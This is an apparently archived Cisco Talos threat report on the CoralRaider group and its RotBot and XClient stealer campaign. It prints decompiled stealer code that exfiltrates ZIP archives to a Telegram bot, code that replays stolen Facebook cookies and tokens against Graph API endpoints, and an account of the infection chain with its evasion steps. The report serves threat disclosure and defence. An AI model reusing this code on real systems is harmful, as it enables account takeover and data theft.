CoralRaider targets victims’ data and social media accounts

By Chetan Raghuprasad

Published: 2024-04-04 · Archived: 2026-04-05 14:50:59 UTC

CoralRaider targets victims’ data and social media accounts

Thursday, April 4, 2024 08:00

- Cisco Talos discovered a new threat actor we’re calling “CoralRaider” that we believe is of Vietnamese origin and financially motivated. CoralRaider has been operating since at least 2023, targeting victims in several Asian and Southeast Asian countries.
- This group focuses on stealing victims’ credentials, financial data, and social media accounts, including business and advertisement accounts.
- They use RotBot, a customized variant of QuasarRAT, and XClient stealer as payloads in the campaign we analyzed.
- The actor uses the dead drop technique, abusing a legitimate service to host the C2 configuration file and uncommon living-off-the-land binaries (LoLBins), including Windows Forfiles.exe and FoDHelper.exe

CoralRaider operators likely based in Vietnam

Talos assesses with high confidence that the CoralRaider operators are based in Vietnam, based on the actor messages in their Telegram C2 bot channels and language preference in naming their bots, PDB strings, and other Vietnamese words hardcoded in their payload binaries. The actor’s IP address is located in Hanoi, Vietnam.


ACTOR PROFILE

CoralRaider

Aliases	Unknown
Affiliations	Vietnam
Active since	2023
Goals	Data theft and hijacking social media accounts for financial gains
Victimology	India, China, South Korea, Bangladesh, Pakistan, Indonesia, Vietnam
Notable TTPs	Social engineering, data exfiltration, dead dropping and customized commodity loaders
Malware & tooling	CoralRaider employs a variety of customized commodity malware families such as RotBot (QuasarRAT), XClient stealer, NetSupport RAT, AsyncRAT and Rhadamanthys.

Our analysis revealed that the actor uses a Telegram bot, as a C2, to exfiltrate the victim's data. This allowed us to collect information and uncover several invaluable indicators about the origin and activities of the attacker.

The attacker used two Telegram bots: A "debug" bot for debugging, and an "online" bot where victim data was received. However, a Desktop image in the "debug" bot had a similar desktop and Telegram to the "online" bot. This showed that the actor possibly infected their own environment while testing the bot.




Analyzing the images of the actor's Desktop on the Telegram bot, we found a few Telegram groups in Vietnamese named "Kiém tien tử Facebook," "Mua Bán Scan MINI," and "Mua Bán Scan Meta." Monitoring these groups revealed that they were underground markets where, among other activities, victim data was traded.

In an image from the "debug bot," we spotted the Windows device ID (HWID) and an IP address (118[.]71[.]64[.]18), located in Hanoi, Vietnam, that is likely to be CoralRaider's IP address.


Talos' research uncovered two other images that revealed a few folders on their OneDrive. One of the folders had a Vietnamese name, "Bot Export Chiến," which is the same as one of the folders in the PDB strings of their loader component. Pivoting on the folder path in the PDB string, we discovered a few other PDB strings having similar

paths but different Vietnamese names. We analyzed the discovered samples with the PDB strings and found they belong to the same loader family, RotBot. The Vietnamese name in the PDB string of the loader binary further strengthens our assessment that CoralRaider is of Vietnamese origin.

D:\ROT\ROT\Build rot Export\2024\Bot Export Khuê\14.225.210.XX-Khue-Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\149.248.79.205 - NetFrame 4.5 Run Dll - 2024\ChromeCrashServices\obj\Debug\FirefoxCrashSevices.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Trứ\139.99.23.9-NetFrame4.5-Ver2.0-Trứ\GPT\bin\Debug\SkypeApp.pdb
D:\ROT\ROT\Build rot Export\2024\Bot Export Chiến\14.225.210.XX-Chiến -Ver 2.0\GPT\bin\Debug\spoolsv.pdb
D:\ROT\ROT\ROT Ver 5.5\Source\Encrypted\Ver 4.8 - Client Netframe 4.5\XClient\bin\Debug\AI.pdb



Another image we analyzed is an Excel spreadsheet that likely contained the victims' data. We have redacted the images to maintain confidentiality. The spreadsheet has several tabs in Vietnamese, and their English translation showed us the tabs "Employee salary spreadsheet," "advertising costs," "website to buy copies," "PayPal related," and "can use." The spreadsheet seemed to have multiple versions — the first was created on May 10, 2023. We also spotted that they have logged into their Microsoft Office 365 account with the display name "daloia krag" while accessing the spreadsheet, and CoralRaider likely operates the account.



CoralRaider's payload, XClient stealer analysis, showed us a few more indicators. CoralRaider had hardcoded Vietnamese words in several stealer functions of their payload XClient stealer. The stealer function maps the stolen victim's information to hardcoded Vietnamese words and writes them to a text file on the victim machine's temporary folder before exfiltration. One example function we observed is used to steal the victim's Facebook Ads account that has hardcoded with Vietnamese words for Account rights, Threshold, Spent, Time Zone, and Date Created, etc.

```
list.Add(string.Concat(new string[]
{
    "   \ud83d\udcb5",
    text9,
    " |Quyền TK: ",
    c00008e.FacebookAdsAccount_Userpermissions,
    " |ADS ID: ",
    c00008e.p000074,
    " |Name: ",
    c00008e.p000075,
    " |Tín Voi: ",
    c00008e.p000086,
    " |Limit: ",
    c00008e.p000085,
    " |Tín dụng còn lại: ",
    c00008e.p000078,
    text11,
    " |Ngưỡng: ",
    c00008e.p000082,
    " |Đã Tiêu: ",
    c00008e.p000084,
    " |Bill Gần Nhất: ",
    c00008e.p00007d,
    " |Đơn Vị Tiền Tệ: ",
    c00008e.p00007a,
    text10,
    " |IDBM: ",
    c00008e.FacebookAdsAccount_IDBMOwner,
    " |Thẻ: ",
    c00008e.p000087,
    "|All Admin: ",
    c00008e.FacebookAdsAccount_AllAdmin,
    " |Owner: ",
    c00008e.p000081,
    " |Múi Giờ: ",
    c00008e.p00007f,
    " |Ngày Tạo: ",
    c00008e.p00007c,
    " |Browser: ",
    c00008b2.p000064,
    " |Browser Profile: ",
    c00008b2.p000065,
    " \ud83d\udcb5\n"
}));
list.Add("");
```

The campaign

Talos observed that CoralRaider is conducting a malicious campaign targeting victims in multiple countries in Asia and Southeast Asia, including India, China, South Korea, Bangladesh, Pakistan, Indonesia and Vietnam.

The initial vector of the campaign is the Windows shortcut file. We are unclear on the technique the actor used to deliver the LNKs to the victims. Some of the shortcut file filenames that we observed during our analysis are:

- 자세한 비디오 및 이미지.lnk
- 設計內容+我的名片.lnk
- run-dwnl-restart.lnk
- index-write-upd.lnk
- finals.lnk
- manual.pdf.lnk
- LoanDocs.lnk
- DoctorReferral.lnk
- your-award.pdf.lnk

- Research.pdf.lnk
- start-of-proccess.lnk
- lan-onlineupd.lnk
- refcount.lnk


We also discovered a few notable unique drive serial numbers from the metadata of the Windows Shortcut files:

- A0B4-2B36
- FA4C-C31D
- 94AA-CEFB
- 46F7-AF3B

The attack begins when a user opens a malicious Windows shortcut file, which downloads and executes an HTML application file (HTA) from an attacker-controlled download server. The HTA file executes an embedded obfuscated Visual Basic script. The malicious Visual Basic script executes an embedded PowerShell script in the memory, which decrypts and sequentially executes three other PowerShell scripts that perform anti-VM and anti-analysis checks, bypass the User Access Controls, disables the Windows and application notifications on the victim’s machine, and finally downloads and run the RotBot.

RotBot, the QuasarRAT client variant, in its initial execution phase, performs several detection evasion checks on the victim machine and conducts system reconnaissance. RotBot then connects to a host on a legitimate domain, likely controlled by the threat actor, and downloads the configuration file for the RotBot to connect to the C2. CoralRaider uses the Telegram bot as the C2 channel in this campaign.

After connecting to the Telegram C2, RotBot loads the payload XClient stealer onto the victim memory from its resource and runs its plugin program. The XClient stealer plugin performs anti-VM and anti-virus software checks on the victim's machine. It executes its functions to collect the victim's browser data, including cookies, stored credentials, and financial information such as credit card details. It also collects the victim’s data from social media accounts, including Facebook, Instagram, TikTok business ads, and YouTube. It also collects the application data from the Telegram desktop and Discord application on the victim's machine. The stealer plugin can capture screenshots of the victim’s desktop and save them as a PNG file in the victim's machine’s temporary folder. With PNG files, the stealer plugin dumps the collected victim’s data from the browser and social media accounts in a text file and creates a ZIP archive. The PNG and ZIP files are exfiltrated to the attacker's Telegram bot C2.



Infection flow diagram.

RotBot loads and runs the payload

RotBot, a remote access tool (RAT) compiled on Jan. 9, 2024, is downloaded and runs on the victim machine disguised as a Printer Subsystem application “spoolsv.exe.” RotBot is a variant of the QuasarRAT client that the threat actor has customized and compiled for this campaign.

During its initial execution, RotBot performs several checks on the victim’s machine to evade detection, including IP address, ASN number, and running processes of the victim’s machine. It performs reconnaissance of system data on the victim machine. It also configures the internet proxy on the victim machine by modifying the registry key:

Software\Microsoft\Windows\CurrentVersion\Internet

Settings with the values:


ProxyServer = 127.0.0.1:80

ProxyEnable = 1


We observed that RotBot discovered in this campaign creates mutex in the victim machine as the infection markers using the hardcoded strings in the binary.

```
// Token: 0x1700001B RID: 27
// (get) Token: 0x0600005A RID: 90 RVA: 0x00004724 File Offset: 0x00002924
// (set) Token: 0x0600005B RID: 91 RVA: 0x0000474C File Offset: 0x0000294C
[DefaultSettingValue("วๆとบてดつんพみけけほๆรพまためもๆうさ")]
[UserScopedSetting]
[DebuggerNonUserCode]
public string p000015
{
    get
    {
        return (string)this["ออたかยสゆやรวやれะやそ◌ำらひอあふゆく"];
    }
    set
    {
        this["ออたかยสゆやรวやれะやそ◌ำらひอあふゆく"] = value;
    }
}
```

RotBot loads and runs the XClient stealer module from its resources and uses the configuration parameters for its Telegram C2 bot from the downloaded configuration file.



The XClient stealer sample we analyzed in this campaign is a .Net executable compiled on Jan. 7, 2024. It has extensive information-stealing capability through its plugin module and various modules for performing remote administrative tasks.



XClient stealer has three primary functions that help it to avoid the radar. First, it will do virtual environment evasion if the victim's machine runs in VMware or VirtualBox. It also checks if a DLL called sbieDll.dll exists in

the victim machine file system to detect if it runs in the Sandboxie environment. XClient stealer also checks if anti-virus software, including AVG, Avast, and Kaspersky, is running on the victim's machine.

After bypassing all the checking functions, the XClient stealer captures the victim's machine screenshot, saves it with the ".png" extension in the victim's temporary user profile folder, and sends it to C2 through the URL "/sendPhoto."

XClient stealer steals victims' social media web application credentials, browser data, and financial information such as credit card details. It targets Chrome, Microsoft Edge, Opera, Brave, CocCoc, and Firefox browser data files through the absolute paths of the respective browser installation paths. It extracts the contents of the browser database to a text file in the victim's profile local temporary folder.

XClient stealer hijacks and steals various Facebook data from the victim's Facebook account. It sets custom HTTP header metadata along with the victim's stolen Facebook cookie, and the username sends requests to Facebook APIs through the URLs below.

```
https://adsmanager.facebook.com/ads/manager/account_settings
https://m.facebook.com/billing_hub/payment_settings
https://www.facebook.com/adsmanager/?act=
https://graph.facebook.com/v14.0/me?fields=friends&access_token=
https://graph.facebook.com/v15.0/me/picture?access_token=
https://graph.facebook.com/v14.0/me?fields=id,name,facebook_pages{verification_status,fan_count,followers_count,is_owned,name,is_published,is_promotable,parent_page,promotion_eligible,has_transitioned_to_new_page_experience,picture,roles},adaccounts,businesses{name,permitted_roles,can_use_extended_credit,primary_page,two_factor_type,client_ad_accounts,verification_status,id,created_time,is_disabled_for_integrity_reasons,sharing_eligibility_status,allow_page_management_in_www,timezone_id,timezone_offset_hours_utc,owned_ad_accounts{id,currency,timezone_offset_hours_utc,timezone_name,adtrust_dsl},business_users}&access_token=
```

It checks if the victim's Facebook is a business or ads account and uses regular expressions to search for access_token, assetID, and paymentAccountID. Using Facebook graph API, XClient attempts to collect an extensive list of information from the victim's account, shown in the table below.

Entities	Value place holders
facebook_pages	verification_status, fan_count, followers_count, is_owned, name, is_published,is_promotable, parent_page, promotion_eligible, has_transitioned_to_new_page_experience, picture, roles
Adaccounts, businesses	name, permitted_roles, can_use_extended_credit, primary_page, wo_factor_type, client_ad_accounts, verification_status, id, created_time, is_disabled_for_integrity_reasons, sharing_eligibility_status, allow_page_management_in_www, timezone_id, timezone_offset_hours_utc
owned_ad_accounts	id, currency, timezone_offset_hours_utc, timezone_name,adtrust_dsl
Business_users	name, account_status, account_id, owner_business, created_time, next_bill_date, currency, timezone_name, timezone_offset_hours_utc, business_country_code,

	disable_reason, adspaymentcycle{threshold_amount}, has_extended_credit, adtrust_dsl, funding_source_details, balance, is_prepay_account, owner

XClient stealer also collects the financial information from the victims' Facebook business and ads accounts.

Payment related entities	Value Place holders
pm_credit_card	display_string, exp_month, exp_year, is_verified
payment_method_direct_debits	address, can_verify, display_string, s_awaiting, is_pending, status
payment_method_paypal	email_address
payment_method_tokens	Current_balance, original_balance, time_expire, type
amount_spent, userpermissions	user, role

Using the graph API, XClient stealer retrieves victims' account friend list details and pictures.

```
{
    RequestHTTP requestHTTP5 = new RequestHTTP();
    string[] headers5 = new string[]
    {
        "cookie: " + p0,
        "sec-ch-prefers-color-scheme: light",
        "sec-ch-ua: \"Not?A_Brand\";v=\"8\", \"Chromium\";v=\"108\", \"Google Chrome\";v=\"108\"",
        "sec-ch-ua-mobile: ?0"
    };
    string json2 = requestHTTP5.Request("GET", "https://graph.facebook.com/v14.0/me?fields=friends&access_token=" + text, headers5, null, true, null, 60000);
    try
    {
        JObject jobject2 = new JObject();
        jobject2 = JObject.Parse(json2);
        bool flag27 = jobject2["friends"] != null;
        if (flag27)
        {
            bool flag28 = jobject2["friends"]["summary"] != null;
            if (flag28)
            {
                bool flag29 = jobject2["friends"]["summary"]["total_count"] != null;
                if (flag29)
                {
                    c00008b.FacebookFriends = jobject2["friends"]["summary"]["total_count"].ToString();
                }
            }
        }
    }
    catch (Exception ex6)
    {
        c0000de.f0001f2.AppendLine("Error Get Friends Facebook");
        c0000de.f0001f2.AppendLine(ex6.ToString());
    }
}
```

XClient stealer also targets the victim's Instagram account and YouTube accounts through the URLs and collects various information, including username, badge_count, appID, accountSectionListRenderer, contents, title, data, actions, getMultiPageMenuAction, menu, multiPageMenuRenderer, sections and hasChannel. It collects the

application data from the Telegram desktop and Discord application on the victim's machine. XClient also collects the data from the victim's TikTok business account and checks for business ads.

Talos compiled the hardcoded HTTP request header metadata the XClient stealer uses in this campaign while retrieving the victim's information from Facebook, Instagram, and YouTube accounts.

Facebook
• sec-ch-ua-mobile: ?0 • sec-ch-ua-platform: \"Windows\" • sec-fetch-dest: document • sec-fetch-mode: navigate • sec-fetch-site: none • sec-fetch-user: ?1 • upgrade-insecure-requests: 1 • user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 • sec-ch-ua: \"Not?A_Brand\";v=\"8\", \"Chromium\";v=\"108\", \"Google Chrome\";v=\"108\" • sec-ch-ua-mobile: ?0
Instagram
• Sec-Ch-Prefers-Color-Scheme: light • Sec-Ch-Ua: "Google Chrome"; v = "113", "Chromium"; v = "113", "Not-A.Brand"; v = "24" • Sec-Ch-Ua-Full-Version-List: "Google Chrome"; v = "113.0.5672.127", "Chromium"; v = "113.0.5672.127", "Not-A.Brand"; v = "24.0.0.0" • Sec-Ch-Ua-Mobile: ?0 • Sec-Ch-Ua-Platform: "Windows" • Sec-Ch-Ua-Platform-Version: "10.0.0"

- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: none
- Sec-Fetch-User: ?1
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit / 537.36(KHTML, like Gecko) Chrome / 113.0.0.0 Safari / 537.36

Youtube

- content-type: application/json
- sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
- sec-ch-ua-arch: "x86"
- sec-ch-ua-bitness: "64"
- sec-ch-ua-full-version: "113.0.5672.127"
- sec-ch-ua-full-version-list: "Google Chrome";v="113.0.5672.127", "Chromium";v="113.0.5672.127", "Not-A.Brand";v="24.0.0.0"
- sec-ch-ua-mobile: ?0
- sec-ch-ua-model: ""
- sec-ch-ua-platform: "Windows"
- sec-ch-ua-platform-version: "10.0.0"
- sec-ch-ua-wow64: ?0
- sec-fetch-dest: empty
- sec-fetch-mode: same-origin
- user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36
- x-goog-authuser: 0

- x-origin: https://www.youtube.com
- x-youtube-bootstrap-logged-in: true
- x-youtube-client-name: 1

Finally, the XClient stealer stores the victim's social media data, which is collected into a text file in the local user profile temporary folder and creates a ZIP archive. The ZIP files were exfiltrated to the Telegram C2 through the URL "/sendDocument".

```
public void SendDocument(string p0, string p1)
{
    try
    {
        bool flag = !c0000de.p0000e5;
        if (!flag)
        {
            bool flag2 = string.IsNullOrEmpty(p0);
            if (flag2)
            {
                this.m000193(p1);
            }
            else
            {
                HttpClient httpClient = new HttpClient();
                Task<HttpResponseMessage> task = httpClient.SendAsync(new HttpRequestMessage(HttpMethod.Post, Encoding.UTF8.GetString(Convert.FromBase64String
                  ("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdA==")) + "" + Encoding.UTF8.GetString(Convert.FromBase64String("L3NlbmREb2N1bWVudA==")))
                {
                        https://api.telegram.org/bot                                                                    /sendDocument
                    Content = new MultipartFormDataContent
                    {
                        {
                            new StreamContent(File.OpenRead(p0)),
                            Encoding.UTF8.GetString(Convert.FromBase64String("ZG9jdW1lbnQ=")), document
                            p0
                        },
                        {
                            new StringContent(""),
                            Encoding.UTF8.GetString(Convert.FromBase64String("Y2hhdF9pZA==")) chat_id
                        },
                        {
                            new StringContent(p1),
                            Encoding.UTF8.GetString(Convert.FromBase64String("Y2FwdGlvbg==")) caption
                        }
                    }
                });
            }
        }
    }
    catch
    {
    }
}
```

Talos' research of this campaign focused on discovering and disclosing a new threat actor of Vietnamese origin and their payloads. Additional technical details of the attack chain components of this campaign can be found in the report published by the researchers at QiAnXin Threat Intelligence Center.

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✓	N/A	✓	✓
Cisco Secure Malware Analytics (Threat Grid)	**Cisco Umbrella DNS Security**	**Cisco Umbrella SIG**	**Cisco Secure Web Appliance (Web Security Appliance)**
✓	✓	✓	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SID for this threat is 63192.

ClamAV detections are also available for this threat:

Lnk.Downloader.CoralRaider-10024620-0

Html.Downloader.CoralRaider-10025101-0

Win.Trojan.RotBot-10024631-0

Win.Infostealer.XClient-10025106-2

Indicators of Compromise

Indicators of Compromise associated with this threat can be found here.
